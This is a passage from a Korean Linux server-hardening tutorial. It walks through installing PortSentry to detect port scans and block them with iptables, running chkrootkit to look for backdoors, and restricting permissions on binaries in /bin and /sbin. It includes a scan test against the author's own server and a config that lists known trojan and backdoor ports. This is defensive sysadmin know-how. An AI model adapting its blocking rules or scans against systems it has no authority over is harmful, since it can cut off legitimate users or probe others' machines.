이렇게 해서 방화벽 설정을 위해 필요한 정보를 확인하는 것과 방화벽 스크립트, 그리고 최종 실행까지를 알아보았습니다. 여러분들은 파란색으로 된 부분만 실행하면 됩니다.

2. 침입 탐지 및 방어 시스템 PORTSENTRY 운영

여기서는 portsentry라는 아주 멋있는 프로그램에 대해 알아볼 것입니다. 일반적으로 해커들은 특정 서버 공격 전에 포트 스캐닝을 한다고 말했습니다. 이를 통해 필요한 정보를 구합니다. 이에 대한 좀 더 적극적인 방어책으로 portsentry를 운영하면 각종 침입 시도를 멈추게 할 수 있습니다.

우선 portsentry를 구합니다. wget을 이용하여 바로 서버에 다운받도록 하겠습니다.

```
[root@localhost root]# wget http://packetstormsecurity.org/UNIX/IDS/portsentry-1.1.tar.gz
--15:49:20--  http://packetstormsecurity.org/UNIX/IDS/portsentry-1.1.tar.gz
```

```
          => `portsentry-1.1.tar.gz'
Resolving packetstormsecurity.org... 212.130.50.194
Connecting to packetstormsecurity.org[212.130.50.194]:80... connected.
HTTP 요청을 보냅니다, 서버로부터의 응답을 기다림...200 OK
길이:  45,871 [application/x-tar]

100%[=====================================================================>] 45,871        33.58K/s

15:49:28 (33.53 KB/s) - `portsentry-1.1.tar.gz' saved [45,871/45,871]

[root@localhost root]#
```

이제 압축을 풀고 설치를 합니다. 설치는 파란색으로 나와 있는 부분대로 따라 하시면 됩니다.

```
[root@localhost root]# tar xvfz portsentry-1.1.tar.gz
portsentry-1.1/
portsentry-1.1/CHANGES
portsentry-1.1/CREDITS
portsentry-1.1/LICENSE
portsentry-1.1/Makefile
portsentry-1.1/README.COMPAT
portsentry-1.1/README.install
portsentry-1.1/README.methods
portsentry-1.1/README.stealth
portsentry-1.1/ignore.csh
portsentry-1.1/portsentry.c
portsentry-1.1/portsentry.conf
portsentry-1.1/portsentry.h
portsentry-1.1/portsentry.ignore
portsentry-1.1/portsentry_config.h
portsentry-1.1/portsentry_io.c
portsentry-1.1/portsentry_io.h
portsentry-1.1/portsentry_tcpip.h
portsentry-1.1/portsentry_util.c
portsentry-1.1/portsentry_util.h
[root@localhost root]# cd portsentry-1.1
```

```
[root@localhost portsentry-1.1]# make linux
SYSTYPE=linux
Making
cc -O -Wall -DLINUX -DSUPPORT_STEALTH -o ./portsentry ./portsentry.c ₩
        ./portsentry_io.c ./portsentry_util.c
[root@localhost portsentry-1.1]# make install
Creating psionic directory /usr/local/psionic
Setting directory permissions
Creating portsentry directory /usr/local/psionic/portsentry
Setting directory permissions
chmod 700 /usr/local/psionic/portsentry
Copying files
cp ./portsentry.conf /usr/local/psionic/portsentry
cp ./portsentry.ignore /usr/local/psionic/portsentry
cp ./portsentry /usr/local/psionic/portsentry
Setting permissions
chmod 600 /usr/local/psionic/portsentry/portsentry.ignore
chmod 600 /usr/local/psionic/portsentry/portsentry.conf
chmod 700 /usr/local/psionic/portsentry/portsentry


Edit /usr/local/psionic/portsentry/portsentry.conf and change
your settings if you haven't already. (route, etc)


WARNING: This version and above now use a new
directory structure for storing the program
and config files (/usr/local/psionic/portsentry).
Please make sure you delete the old files when
the testing of this install is complete.

[root@localhost portsentry-1.1]#
```

설치는 끝났으며, 이제 설정 파일인 portsentry.conf를 수정합니다. 이 파일이 있는 디렉토리로 가서 이제 설정 파일을 수정하도록 하겠습니다. 이 파일은 /usr/local/psionic/portsentry 디렉토리에 있습니다.

```
[root@localhost portsentry-1.1]# cd /usr/local/psionic/portsentry
[root@localhost portsentry]# ls -la
합계 68
drwx------    2 root     root         4096  7월 19 15:52 .
drwx------    3 root     root         4096  7월 19 15:51 ..
-rwx------    1 root     root        41510  7월 19 15:52 portsentry
-rw-------    1 root     root        11198  7월 19 15:52 portsentry.conf
-rw-------    1 root     root          480  7월 19 15:52 portsentry.ignore
[root@localhost portsentry]#
```

3개의 파일들이 보입니다. 제일 위에 있는 것은 실행파일이고, 두 번째 것은 설정 파일이며, 세 번째 있는 것은 탐지를 할 때 무시를 해도 좋은 유저와 아이피 주소를 기록하는 곳입니다. 제일 먼저 portsentry.conf라는 파일을 수정하도록 하겠습니다. 수정한 부분은 파란색으로 표시하겠습니다. 그리고 많은 수정이 필요하지 않으므로 간단한 vi 사용법만 아시면 됩니다.

```
[root@localhost portsentry]# vi portsentry.conf
# PortSentry Configuration
#
# $Id: portsentry.conf,v 1.23 2001/06/26 15:20:56 crowland Exp crowland $
#
# IMPORTANT NOTE: You CAN NOT put spaces between your port arguments.
#
# The default ports will catch a large number of common probes
#
# All entries must be in quotes.
#######################
# Port Configurations #
#######################
#
#
# Some example port configs for classic and basic Stealth modes
#
# I like to always keep some ports at the "low" end of the spectrum.
# This will detect a sequential port sweep really quickly and usually
# these ports are not in use (i.e. tcpmux port 1)
#
```

```
# ** X-Windows Users **: If you are running X on your box, you need to be sure
# you are not binding PortSentry to port 6000 (or port 2000 for OpenWindows users).
# Doing so will prevent the X-client from starting properly.
#
# These port bindings are *ignored* for Advanced Stealth Scan Detection Mode.
#

# Un-comment these if you are really anal:
#TCP_PORTS="1,7,9,11,15,70,79,80,109,110,111,119,138,139,143,512,513,514,515,540,635,1080,1524,2000,2001,4000,4001
,5742,6000,6001,6667,12345,12346,20034,27665,30303,32771,32772,32773,32774,31337,40421,40425,49724,54320"
#UDP_PORTS="1,7,9,66,67,68,69,111,137,138,161,162,474,513,517,518,635,640,641,666,700,2049,31335,27444,34555,32770
,32771,32772,32773,32774,31337,54321"
#
# Use these if you just want to be aware:
# 다음 부분은 앞에 #를 붙입니다.
#TCP_PORTS="1,11,15,79,111,119,143,540,635,1080,1524,2000,5742,6667,12345,12346,20034,27665,31337,32771,32772,3277
3,32774,40421,49724,54320"
#UDP_PORTS="1,7,9,69,161,162,513,635,640,641,700,37444,34555,31335,32770,32771,32772,32773,32774,31337,54321"
#
# Use these for just bare-bones
#TCP_PORTS="1,11,15,110,111,143,540,635,1080,1524,2000,12345,12346,20034,32771,32772,32773,32774,49724,54320"
#UDP_PORTS="1,7,9,69,161,162,513,640,700,32770,32771,32772,32773,32774,31337,54321"
# 우리가 사용하고 있는 포트만 다음처럼 대로 작성합니다.
TCP_PORTS="22,80,3306"
UDP_PORTS="22,80,3306"

##########################################
# Advanced Stealth Scan Detection Options #
##########################################
#
# This is the number of ports you want PortSentry to monitor in Advanced mode.
# Any port *below* this number will be monitored. Right now it watches
# everything below 1024.
#
# On many Linux systems you cannot bind above port 61000. This is because
# these ports are used as part of IP masquerading. I don't recommend you
# bind over this number of ports. Realistically: I DON'T RECOMMEND YOU MONITOR
```

```
# OVER 1024 PORTS AS YOUR FALSE ALARM RATE WILL ALMOST CERTAINLY RISE. You've been
# warned! Don't write me if you have have a problem because I'll only tell
# you to RTFM and don't run above the first 1024 ports.
#
#
ADVANCED_PORTS_TCP="1024"
ADVANCED_PORTS_UDP="1024"
#
# This field tells PortSentry what ports (besides listening daemons) to
# ignore. This is helpful for services like ident that services such
# as FTP, SMTP, and wrappers look for but you may not run (and probably
# *shouldn't* IMHO).
#
# By specifying ports here PortSentry will simply not respond to
# incoming requests, in effect PortSentry treats them as if they are
# actual bound daemons. The default ports are ones reported as
# problematic false alarms and should probably be left alone for
# all but the most isolated systems/networks.
#
# Default TCP ident and NetBIOS service
ADVANCED_EXCLUDE_TCP="113,139"
# Default UDP route (RIP), NetBIOS, bootp broadcasts.
ADVANCED_EXCLUDE_UDP="520,138,137,67"

######################
# Configuration Files#
######################
#
# Hosts to ignore
IGNORE_FILE="/usr/local/psionic/portsentry/portsentry.ignore"
# Hosts that have been denied (running history)
HISTORY_FILE="/usr/local/psionic/portsentry/portsentry.history"
# Hosts that have been denied this session only (temporary until next restart)
BLOCKED_FILE="/usr/local/psionic/portsentry/portsentry.blocked"

##############################
# Misc. Configuration Options#
```

```
##############################
#
# DNS Name resolution - Setting this to "1" will turn on DNS lookups
# for attacking hosts. Setting it to "0" (or any other value) will shut
# it off.
RESOLVE_HOST = "1"

###################
# Response Options#
###################
# Options to dispose of attacker. Each is an action that will
# be run if an attack is detected. If you don't want a particular
# option then comment it out and it will be skipped.
#
# The variable $TARGET$ will be substituted with the target attacking
# host when an attack is detected. The variable $PORT$ will be substituted
# with the port that was scanned.
#
##################
# Ignore Options #
##################
# These options allow you to enable automatic response
# options for UDP/TCP. This is useful if you just want
# warnings for connections, but don't want to react for
# a particular protocol (i.e. you want to block TCP, but
# not UDP). To prevent a possible Denial of service attack
# against UDP and stealth scan detection for TCP, you may
# want to disable blocking, but leave the warning enabled.
# I personally would wait for this to become a problem before
# doing though as most attackers really aren't doing this.
# The third option allows you to run just the external command
# in case of a scan to have a pager script or such execute
# but not drop the route. This may be useful for some admins
# who want to block TCP, but only want pager/e-mail warnings
# on UDP, etc.
#
#
```

```
# 0 = Do not block UDP/TCP scans.
# 1 = Block UDP/TCP scans.
# 2 = Run external command only (KILL_RUN_CMD)

BLOCK_UDP="1"
BLOCK_TCP="1"

###################
# Dropping Routes:#
###################
# This command is used to drop the route or add the host into
# a local filter table.
#
# The gateway (333.444.555.666) should ideally be a dead host on
# the *local* subnet. On some hosts you can also point this at
# localhost (127.0.0.1) and get the same effect. NOTE THAT
# 333.444.555.66 WILL *NOT* WORK. YOU NEED TO CHANGE IT!!
#
# ALL KILL ROUTE OPTIONS ARE COMMENTED OUT INITIALLY. Make sure you
# uncomment the correct line for your OS. If you OS is not listed
# here and you have a route drop command that works then please
# mail it to me so I can include it. ONLY ONE KILL_ROUTE OPTION
# CAN BE USED AT A TIME SO DON'T UNCOMMENT MULTIPLE LINES.
#
# NOTE: The route commands are the least optimal way of blocking
# and do not provide complete protection against UDP attacks and
# will still generate alarms for both UDP and stealth scans. I
# always recommend you use a packet filter because they are made
# for this purpose.
# 이 부분에는 각 OS별로 설정이 나와 있는데, 대부분 #가 붙어 있지요.
# 우리가 사용할 부분에는 파란색으로 표시하겠습니다.
# 리눅스용은 다음과 같습니다.
# 다른 부분은 모두 삭제하였습니다.

KILL_ROUTE="/sbin/iptables -I INPUT -s $TARGET$ -j DROP"

###############
```

```
# TCP Wrappers#
###############
# This text will be dropped into the hosts.deny file for wrappers
# to use. There are two formats for TCP wrappers:
#
# Format One: Old Style - The default when extended host processing
# options are not enabled.
#
KILL_HOSTS_DENY="ALL: $TARGET$"

# Format Two: New Style - The format used when extended option
# processing is enabled. You can drop in extended processing
# options, but be sure you escape all '%' symbols with a backslash
# to prevent problems writing out (i.e. ₩%c ₩%h )
#
#KILL_HOSTS_DENY="ALL: $TARGET$ : DENY"

###################
# External Command#
###################
# This is a command that is run when a host connects, it can be whatever
# you want it to be (pager, etc.). This command is executed before the
# route is dropped or after depending on the KILL_RUN_CMD_FIRST option below
#
#
# I NEVER RECOMMEND YOU PUT IN RETALIATORY ACTIONS AGAINST THE HOST SCANNING
# YOU!
#
# TCP/IP is an *unauthenticated protocol* and people can make scans appear out
# of thin air. The only time it is reasonably safe (and I *never* think it is
# reasonable) to run reverse probe scripts is when using the "classic" -tcp mode.
# This mode requires a full connect and is very hard to spoof.
#
# The KILL_RUN_CMD_FIRST value should be set to "1" to force the command
# to run *before* the blocking occurs and should be set to "0" to make the
# command run *after* the blocking has occurred.
#
```

```
#KILL_RUN_CMD_FIRST = "0"
#
#
#KILL_RUN_CMD="/some/path/here/script $TARGET$ $PORT$"


####################
# Scan trigger value#
####################
# Enter in the number of port connects you will allow before an
# alarm is given. The default is 0 which will react immediately.
# A value of 1 or 2 will reduce false alarms. Anything higher is
# probably not necessary. This value must always be specified, but
# generally can be left at 0.
#
# NOTE: If you are using the advanced detection option you need to
# be careful that you don't make a hair trigger situation. Because
# Advanced mode will react for *any* host connecting to a non-used
# below your specified range, you have the opportunity to really
# break things. (i.e someone innocently tries to connect to you via
# SSL [TCP port 443] and you immediately block them). Some of you
# may even want this though. Just be careful.
#
SCAN_TRIGGER="0"
######################
# Port Banner Section#
######################
#
# Enter text in here you want displayed to a person tripping the PortSentry.
# I *don't* recommend taunting the person as this will aggravate them.
# Leave this commented out to disable the feature
#
# Stealth scan detection modes don't use this feature
#
#PORT_BANNER="** UNAUTHORIZED ACCESS PROHIBITED *** YOUR CONNECTION ATTEMPT HAS BEEN LOGGED. GO AWAY."

# EOF
```

```
[root@localhost portsentry]#
```

이제 portsentry.ignore 파일 하나만 설정하면 되는데, 굳이 손볼 필요는 없습니다. 하지만 고정 아이피를 사용하시는 분이라면 설정을 해두는 것이 좋습니다. 고정 아이피를 사용하지 않는다면 모든 준비가 된 것입니다.

```
[root@localhost portsentry]# vi portsentry.ignore
# Put hosts in here you never want blocked. This includes the IP addresses
# of all local interfaces on the protected host (i.e virtual host, mult-home)
# Keep 127.0.0.1 and 0.0.0.0 to keep people from playing games.
#
# PortSentry can support full netmasks for networks as well. Format is:
#
# <IP Address>/<Netmask>
#
# Example:
#
# 192.168.2.0/24
# 192.168.0.0/16
# 192.168.2.1/32
# Etc.
#
# If you don't supply a netmask it is assumed to be 32 bits.
#
#

127.0.0.1/32
0.0.0.0
# 관리자의 고정 아이피를 추가합니다. 만약 그 아이피가 123.123.123.123이라면,
# 아래에 이 아이피 주소를 입력합니다.
123.123.123.123
[root@localhost portsentry]#
```

이제 설정이 모두 끝났고, 실행만 하면 됩니다. 실행을 위해 간단한 스크립트를 만듭니다. 이것은 아래 나오는 것 그대로 사용하시면 됩니다. 이것은 일일이 명령을 입력할 필요 없이 한번의 실행으로 각 모드를 실행할 수 있게 해줍니다. 다시 root 디렉토리로 와서 다음과 같은 작업을 합니다.

```
[root@localhost portsentry]# cd
```

```
[root@localhost root]# cat > portsentry
#!/bin/sh
#
# portsentry 정책
#
/usr/local/psionic/portsentry/portsentry -tcp
/usr/local/psionic/portsentry/portsentry -udp
/usr/local/psionic/portsentry/portsentry -atcp
/usr/local/psionic/portsentry/portsentry -audp

[root@localhost root]# chmod 700 portsentry
[root@localhost root]# ./portsentry
```

이제 portsentry가 제대로 실행되고 있는지 확인해봅니다. 프로세스를 확인해보도록 하겠습니다.

```
[root@localhost root]# ps -aux | grep portsentry
root     12114  0.0  0.0  1384  460 ?        S    16:53   0:00 /usr/local/psionic/portsentry/portsentry -tcp
root     12116  0.0  0.0  1384  460 ?        S    16:53   0:00 /usr/local/psionic/portsentry/portsentry -udp
root     12120  0.0  0.0  1380  452 ?        S    16:53   0:00 /usr/local/psionic/portsentry/portsentry -atcp
root     12124  0.0  0.0  1384  460 ?        S    16:53   0:00 /usr/local/psionic/portsentry/portsentry -audp
root     12128  0.0  0.1  4668  656 pts/3    S    16:54   0:00 grep portsentry
[root@localhost root]#
```

모든 것이 정상적으로 돌아가고 있습니다. 이제 간단한 테스트를 통해 portsentry가 그 역할을 잘 하고 있는지 확인을 해보도록 하겠습니다. 먼저 스캐닝을 해보도록 하겠습니다. portsentry가 설치되어 있는 곳은 securityproof.net에서 운영하는 프리해킹 존입니다.

```
[root@test cracker]# nmap -P0 211.xxx.xxx.xxx

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2005-07-19 15:02 KST
[root@test cracker]#
```

더 이상 스캐닝이 진행되지 않아 Ctrl-c키를 눌렀습니다. 이제 서버에 남아 있는 로그를 보겠습니다. 로그는

보통 두 군데 쌓이게 됩니다. 먼저 /var/log/messages에 기록된 로그를 보도록 하겠습니다. 다음 로그는 실제 서버에 공격한 흔적입니다.

```
[root@localhost root]# cd /var/log
[root@localhost root]# cat messages
Jul 19 17:32:14 localhost portsentry[12011]: attackalert: Host 211.195.203.70 has been blocked via wrappers with string: "ALL: 211.195.203.70"
Jul 19 17:32:14 localhost portsentry[12011]: attackalert: Host 211.195.203.70 has been blocked via dropped route using command: "/sbin/iptables -I INPUT -s 211.195.203.70 -j DROP"
```

로그를 보니 iptables를 이용해 공격자의 아이피를 막아버렸습니다. 이 공격자는 이제 공격에 사용된 아이피로는 서버에 접근하지 못하게 됩니다. 즉, 공격이 힘들어지게 된 것입니다. 공격자가 프록시를 사용하지 않는다면 웹 서버, 즉 홈페이지에도 접근을 못하게 됩니다. 다른 로그는 /usr/local/psionic/portsentry 디렉토리에 있는 portsentry.history라는 파일에 다음과 같이 기록됩니다.

```
1121752534 - 07/19/2005 17:32:14 Host: 211.195.203.70 /211.195.203.70 Port: 135 TCP Blocked
```

이제까지 portsentry를 통해 침입탐지 및 방어 시스템을 구축하는 것에 대해 알아보았습니다.

3. chkrootkit를 통한 백도어 설치 탐지

악의적인 공격자들은 공격 성공 후 서버에 백도어를 설치하는 경우가 있습니다. 이는 단순한 프로세스 확인만으로는 탐지가 되지 않는 경우가 더 많습니다. 남미나 유럽 크래커들은 서버 공격 후 자신들의 무용담을 자랑하기 위해 웹 페이지를 변조하여 공격 여부를 확인할 수 있으나, 중국 해커들의 경우 웹 페이지 변조 없이 서버를 악의적으로 사용하는 경우가 많습니다.

이런 경우 chkrootkit란 툴을 이용하여 서버에 설치되어 있는 백도어를 탐지할 수 있습니다. 현재 가장 최신 버전은 0.45 버전입니다. 먼저 chkrootkit를 다운받아 설치합니다. 이번에도 역시 wget을 이용하여 바로 서버로 다운 받도록 하겠습니다.

```
[root@localhost root]# wget ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz
--17:33:16--  ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz
           => `chkrootkit.tar.gz'
Resolving ftp.pangeia.com.br... 200.239.53.35
Connecting to ftp.pangeia.com.br[200.239.53.35]:21... connected.
anonymous로서 로그인하고 있습니다...로그인 했습니다!
==> SYST ... 완료.    ==> PWD ... 완료.
==> TYPE I ... 완료.  ==> CWD /pub/seg/pac ... 완료.
==> PASV ... 완료.    ==> RETR chkrootkit.tar.gz ... 완료.
길이: 36,359 (unauthoritative)

100%[==========================================================================================>]             36,359
7.23K/s    ETA 00:00

17:33:27 (6.90 KB/s) - `chkrootkit.tar.gz' saved [36,359]

[root@localhost root]#
```

이제 압축을 풀고 설치를 하도록 하겠습니다. chkrootkit은 설치가 쉬우며, 별도의 설정 파일이 없습니다.

```
[root@localhost root]# tar xvfz chkrootkit.tar.gz
chkrootkit-0.45/
chkrootkit-0.45/ifpromisc.c
chkrootkit-0.45/COPYRIGHT
chkrootkit-0.45/chkdirs.c
chkrootkit-0.45/check_wtmpx.c
chkrootkit-0.45/chkrootkit.lsm
chkrootkit-0.45/Makefile
chkrootkit-0.45/ACKNOWLEDGMENTS
chkrootkit-0.45/README.chkwtmp
chkrootkit-0.45/chklastlog.c
chkrootkit-0.45/chkrootkit
chkrootkit-0.45/chkutmp.c
chkrootkit-0.45/chkwtmp.c
chkrootkit-0.45/README
```

```
chkrootkit-0.45/README.chklastlog
chkrootkit-0.45/strings.c
chkrootkit-0.45/chkproc.c
[root@localhost root]# cd chkrootkit-0.45
[root@localhost chkrootkit-0.45]# make sense
gcc -DHAVE_LASTLOG_H -o chklastlog chklastlog.c
gcc -DHAVE_LASTLOG_H -o chkwtmp chkwtmp.c
gcc -DHAVE_LASTLOG_H   -D_FILE_OFFSET_BITS=64 -o ifpromisc ifpromisc.c
gcc  -o chkproc chkproc.c
gcc  -o chkdirs chkdirs.c
gcc  -o check_wtmpx check_wtmpx.c
gcc -static  -o strings-static strings.c
gcc  -o chkutmp chkutmp.c
[root@localhost chkrootkit-0.45]#
```

설치가 끝났습니다. 아주 간단합니다. 어떤 파일들이 있는지 확인해보도록 하겠습니다.

```
[root@localhost chkrootkit-0.45]# ls -la
합계 632
drwxr-xr-x    2 1000     1000         4096  7월 19 17:39 .
drwxr-x---   20 root     root         4096  7월 19 17:35 ..
-r--r--r--    1 1000     1000         3365  2월 22 04:31 ACKNOWLEDGMENTS
-r--r--r--    1 1000     1000         1343  9월  7  2004 COPYRIGHT
-r--r--r--    1 1000     1000         1556  2월 22 08:13 Makefile
-r--r--r--    1 1000     1000        12963  2월 22 21:56 README
-r--r--r--    1 1000     1000         1323  9월  7  2004 README.chklastlog
-r--r--r--    1 1000     1000         1292  9월  7  2004 README.chkwtmp
-rwxr-xr-x    1 root     root         2704  7월 19 17:39 check_wtmpx
-r--r--r--    1 1000     1000         7195  9월  7  2004 check_wtmpx.c
-rwxr-xr-x    1 root     root         6052  7월 19 17:39 chkdirs
-r--r--r--    1 1000     1000         6781  9월  7  2004 chkdirs.c
-rwxr-xr-x    1 root     root         6640  7월 19 17:39 chklastlog
-r--r--r--    1 1000     1000         7730 11월 17  2004 chklastlog.c
-rwxr-xr-x    1 root     root         6808  7월 19 17:39 chkproc
-r--r--r--    1 1000     1000         7613  9월 14  2004 chkproc.c
-rwxr-xr-x    1 1000     wheel       71149  2월 22 21:57 chkrootkit
```

```
-r--r--r--    1 1000     1000          571  2월 22 06:20 chkrootkit.lsm
-rwxr-xr-x    1 root     root         5944  7월 19 17:39 chkutmp
-r--r--r--    1 1000     1000         5388  2월 22 08:10 chkutmp.c
-rwxr-xr-x    1 root     root         3960  7월 19 17:39 chkwtmp
-r--r--r--    1 1000     1000         2081  9월  7  2004 chkwtmp.c
-rwxr-xr-x    1 root     root         6868  7월 19 17:39 ifpromisc
-r--r--r--    1 1000     1000         8771  9월  7  2004 ifpromisc.c
-rwxr-xr-x    1 root     root       402496  7월 19 17:39 strings-static
-r--r--r--    1 1000     1000         2437  9월  7  2004 strings.c
[root@localhost chkrootkit-0.45]#
```

이제 chkrootkit을 실행하여 백도어가 설치되어 있는지 확인만 해보면 됩니다.

```
[root@localhost chkrootkit-0.45]# ./chkrootkit
ROOTDIR is `/'
Checking `amd'... not infected
Checking `basename'... not infected
Checking `biff'... not infected
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
Checking `date'... not infected
Checking `du'... not infected
Checking `dirname'... not infected
Checking `echo'... not infected
Checking `egrep'... not infected
Checking `env'... not infected
Checking `find'... not infected
Checking `fingerd'... not infected
Checking `gpm'... not infected
Checking `grep'... not infected
Checking `hdparm'... not infected
Checking `su'... not infected
Checking `ifconfig'... not infected
Checking `inetd'... not tested
Checking `inetdconf'... not found
```

```
Checking `identd'... not infected
Checking `init'... not infected
Checking `killall'... not infected
Checking `ldsopreload'... not infected
Checking `login'... not infected
Checking `ls'... not infected
Checking `lsof'... not infected
Checking `mail'... not found
Checking `mingetty'... not infected
Checking `netstat'... not infected
Checking `named'... not infected
Checking `passwd'... not infected
Checking `pidof'... not infected
Checking `pop2'... not found
Checking `pop3'... not found
Checking `ps'... not infected
Checking `pstree'... not infected
Checking `rpcinfo'... not infected
Checking `rlogind'... not infected
Checking `rshd'... not infected
Checking `slogin'... not found
Checking `sendmail'... not infected
Checking `sshd'... not infected
Checking `syslogd'... not infected
Checking `tar'... not infected
Checking `tcpd'... not infected
Checking `tcpdump'... not infected
Checking `top'... not infected
Checking `telnetd'... not infected
Checking `timed'... not found
Checking `traceroute'... not infected
Checking `vdir'... not infected
Checking `w'... not infected
Checking `write'... not infected
Checking `aliens'... no suspect files
Searching for sniffer's logs, it may take a while... nothing found
Searching for HiDrootkit's default dir... nothing found
```

```
Searching for tOrn's default files and dirs... nothing found
Searching for tOrn's v8 defaults... nothing found
Searching for Lion Worm default files and dirs... nothing found
Searching for RSHA's default files and dir... nothing found
Searching for RH-Sharpe's default files... nothing found
Searching for Ambient's rootkit (ark) default files and dirs... nothing found
Searching for suspicious files and dirs, it may take a while...
/usr/lib/perl5/5.8.0/i386-linux-thread-multi/.packlist              /usr/lib/openoffice/share/gnome/net/.directory
/usr/lib/openoffice/share/gnome/net/.order      /usr/lib/openoffice/share/kde/net/applnk/OpenOffice.org/.directory
/usr/lib/openoffice/share/kde/net/applnk/OpenOffice.org/.order /usr/lib/qt-3.1/etc/settings/.qtrc.lock

Searching for LPD Worm files and dirs... nothing found
Searching for Ramen Worm files and dirs... nothing found
Searching for Maniac files and dirs... nothing found
Searching for RK17 files and dirs... nothing found
Searching for Ducoci rootkit... nothing found
Searching for Adore Worm... nothing found
Searching for ShitC Worm... nothing found
Searching for Omega Worm... nothing found
Searching for Sadmind/IIS Worm... nothing found
Searching for MonKit... nothing found
Searching for Showtee... nothing found
Searching for OpticKit... nothing found
Searching for T.R.K... nothing found
Searching for Mithra... nothing found
Searching for LOC rootkit... nothing found
Searching for Romanian rootkit... nothing found
Searching for HKRK rootkit... nothing found
Searching for Suckit rootkit... nothing found
Searching for Volc rootkit... nothing found
Searching for Gold2 rootkit... nothing found
Searching for TC2 Worm default files and dirs... nothing found
Searching for Anonoying rootkit default files and dirs... nothing found
Searching for ZK rootkit default files and dirs... nothing found
Searching for ShKit rootkit default files and dirs... nothing found
Searching for AjaKit rootkit default files and dirs... nothing found
Searching for zaRwT rootkit default files and dirs... nothing found
```

```
Searching for Madalin rootkit default files... nothing found
Searching for Fu rootkit default files... nothing found
Searching for ESRK rootkit default files... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
Checking `bindshell'... not infected
Checking `lkm'... chkproc: nothing detected
Checking `rexedcs'... not found
Checking `sniffer'... eth0: PF_PACKET(/sbin/dhclient)
Checking `w55808'... not infected
Checking `wted'... chkwtmp: nothing deleted
Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'... chklastlog: nothing deleted
Checking `chkutmp'...  The tty of the following user process(es) were not found
 in /var/run/utmp !
! RUID          PID TTY    CMD
! root         4161 tty6   /sbin/mingetty tty6
chkutmp: nothing deleted
[root@localhost chkrootkit-0.45]#
```

결과를 보니 이상한 점이 없습니다. 만약 실행하여 이상한 부분이 있으면 즉시 확인을 하고, 대책을 세워야 합니다. 어떤 대책을 세워야할지를 모를 경우 정부의 관련기관이나 securityproof 사이트에 글 올려주시기 바랍니다.

4. 파일 퍼미션 설정을 통한 로컬 공격 방지

공격자는 원격 취약점을 이용하여 시스템을 장악할 수 있지만 원격 취약점이 없으면 보통 웹 페이지의 취약점을 이용하여 로컬 공격을 하고, 이를 통해 시스템을 장악하는 경우가 있습니다. 보통 웹 공격을 통해 획득할 수 있는 것은 nobody 또는 apache 권한입니다. 이는 웹 서버 설정 파일인 httpd.conf라는 파일의 설정에 따라 사용하는 용어가 달라질 수 있으며, 공격에 성공할 경우 보통 '웹 권한을 획득했다'고 합니다.

웹 권한을 획득하면 웹 페이지의 변조가 가능할 수 있고, 시스템 장악을 위해 로컬 공격을 할 수 있습니다. 이를 경우를 대비하여 공격자가 원활한 로컬 공격을 하지 못하도록 파일 퍼미션을 설정하는 것입니다. 여기서는 공격자가 웹 권한을 획득하고, 로컬 공격 시 반드시 사용하거나 사용할 가능성이 높은 파일들을 대상으로 퍼미션 조정을 할 것입니다. 제일 먼저 /bin 디렉토리의 파일 설정에 대해 알아보도록 하겠습니다.

많은 사용자 계정이 없는 경우라면 이 파일들은 모두 퍼미션을 700으로 수정합니다. 다른 사용자들이 있으면 특정 그룹의 사용자만 이용할 수 있도록 설정을 해야 합니다. 그러나 이 문서가 대상으로 하고 있는 독자들의 서버는 많은 계정이 없는, 대부분 root만이 서버에 접속하여 서버를 관리하는 경우입니다.

```
[root@localhost root]# cd /bin
[root@localhost bin]# ls -al
합계 5448
-rwxr-xr-x    1 root     root        14364  2월 19  2003 cat
-rwxr-xr-x    1 root     root        18076  2월 19  2003 chgrp
-rwxr-xr-x    1 root     root        18076  2월 19  2003 chmod
-rwxr-xr-x    1 root     root        47732  2월 19  2003 cp
-rwxr-xr-x    1 root     root        28596  2월 19  2003 df
-rwxr-xr-x    1 root     root        11356  2월 19  2003 env
-rwxr-xr-x    1 root     root       294332  1월 25  2003 gawk
-rwxr-xr-x    1 root     root        75668  1월 25  2003 grep
-rwxr-xr-x    1 root     root         7996  2월 25  2003 kill
-rwxr-xr-x    1 root     root        10780  2월 19  2003 link
-rwxr-xr-x    1 root     root        22204  2월 19  2003 ln
-rwxr-xr-x    1 root     root        67668  2월 19  2003 ls
-rwxr-xr-x    1 root     root        18396  2월 19  2003 mkdir
-rwsr-xr-x    1 root     root        68508  2월 25  2003 mount
-rwxr-xr-x    1 root     root        51028  2월 19  2003 mv
-rwxr-xr-x    1 root     root        85240  2월 11  2003 netstat
-r-xr-xr-x    1 root     root        69772  2월 20  2003 ps
-rwxr-xr-x    1 root     root        10620  2월 19  2003 pwd
-rwxr-xr-x    1 root     root        26556  2월 19  2003 rm
-rwxr-xr-x    1 root     root        11804  2월 19  2003 rmdir
```

```
-rwx------    1 rpm      rpm         77404  2월 28  2003 rpm
-rwxr-xr-x    1 root     root        26332  2월 19  2003 touch
-rwxr-xr-x    1 root     root        12188  2월 19  2003 uname
-rwxr-xr-x    1 root     root        10848  2월 19  2003 unlink
-rwxr-xr-x    1 root     root       456108  2월 12  2003 vi
[root@localhost bin]#
```

이 파일들의 퍼미션을 700으로 조정해도 홈페이지를 운영하는 데는 아무런 문제가 없습니다. 퍼미션 조정 방법은 다음과 같습니다. 순서대로 'chmod 700 파일명'으로 하면 됩니다. 예를 한 가지 들어보겠습니다.

```
[root@localhost bin]# chmod 700 cat
```

퍼미션을 확인해보도록 하겠습니다.

```
[root@localhost bin]# ls -la cat
-rwx------    1 root     root        26556  2월 19  2003 cat
[root@localhost bin]#
```

퍼미션 조절하는 것은 전혀 어렵지 않습니다. 이제는 /sbin 디렉토리에서 퍼미션 조정이 필요한 파일을 찾아보도록 하겠습니다. 역시 퍼미션을 700으로 수정합니다.

```
[root@localhost bin]# cd /sbin
[root@localhost sbin]# ls -la
합계 17400
drwxr-xr-x    2 root     root         8192  7월  4 09:22 .
drwxr-xr-x   21 root     root         4096  7월 18 05:38 ..
-rwxr-xr-x    1 root     root        38556  2월 11  2003 arp
-rwxr-xr-x    1 root     root        51672  2월 11  2003 ifconfig
-rwxr-xr-x    1 root     root        47560  2월  4  2003 iptables
[root@localhost sbin]#
```

이제 /usr/bin 디렉토리의 파일들 중에서 700으로 수정이 필요한 것들을 찾아보겠습니다.

```
